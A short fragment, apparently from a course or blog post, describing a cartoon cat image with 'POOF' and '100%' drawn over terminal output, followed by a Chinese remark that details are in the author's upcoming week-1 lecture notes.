- A cartoon cat with the word "POOF" above it and "100%" below it, with a red exclamation mark, is drawn over the terminal output.

这里我写的很简陋，一些细节知识，可以看我后面发布的week1授课文案

